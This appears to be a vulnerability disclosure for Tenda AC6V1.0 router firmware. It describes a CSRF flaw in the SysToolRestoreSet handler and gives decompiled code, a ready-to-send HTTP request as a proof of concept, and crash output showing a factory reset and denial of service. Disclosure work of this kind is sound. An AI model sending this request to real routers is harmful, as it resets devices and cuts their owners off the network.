Tenda AC6V1.0 V15.03.05.19 is vulnerable to Cross Site Request Forgery (CSRF) via function fromSysToolRestoreSet


Description

`Tenda` Router **AC6V1.0 V15.03.05.19** is vulnerable to Cross Site Request Forgery (CSRF) via function `fromSysToolRestoreSet`

Firmware information

- Manufacturer's address: https://www.tenda.com.cn/
- Firmware download address : https://www.tenda.com.cn/download/detail-2681.html

Affected version



AC6V1.0升级软件 V15.03.05.19

立即下载

关联产品：AC6v1.0　更新日期：2017/5/27


1.此固件只适用于AC6V1.0的机器升级，不同型号不同硬件版本不能使用该软件，升级前请通过路由器底部贴纸确认产品型号和版本（如下图所示）；
2.修复部分bug;
3.增强设备安全;
4.升级方法： 使用tendawifi.com登录到路由器管理界面，打开系统管理--软件升级--点击本地升级，浏览到下载解压后的“.bin”的文件，点击确定即可升级;
5.升级过程中切勿切断电源，否则会导致路由器损坏而无法使用！软件升级完成后需要将路由器恢复出厂设置并重新设置上网!

AC6V1.0:电源输入是12V-1A　AC6V2.0:电源输入是9V-1A


* 如果链接错误或其他问题，请反馈到 tenda@tenda.com.cn或联系在线客服 ，谢谢。

Vulnerability details

This vulnerability lies in the `/goform/fromSysToolRestoreSet` page，The details are shown below:



```
sub_16EF4("telnet", TendaTelnet);
sub_16EF4("SysToolRestoreSet", fromSysToolRestoreSet);
sub_16EF4("SysToolChangePwd", fromSysToolChangePwd);
```




```
int __fastcall fromSysToolRestoreSet(int a1)
{
  sub_2BB54(a1, "/redirect.html?4");
  tpi_systool_handle(1);
  return tpi_systool_handle(0);
}
```

POC

This POC can result in a Dos.

```
GET /goform/SysToolRestoreSet HTTP/1.1
Host: 192.168.204.133
Content-Length: 11525
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.204.133
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.204.133/system_hostname.asp?version=1487847846
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: bLanguage=cn; password=jbl1qw; user=
Connection: close
```



```
connect to server failed.
Unsupported setsockopt level=1 optname=13
[ DEBUG ] [ tpi_systool_handle: 373]restore....
[ DEBUG ] [ tpi_systool_handle: 370]reboot....
Segmentation fault (core dumped)
```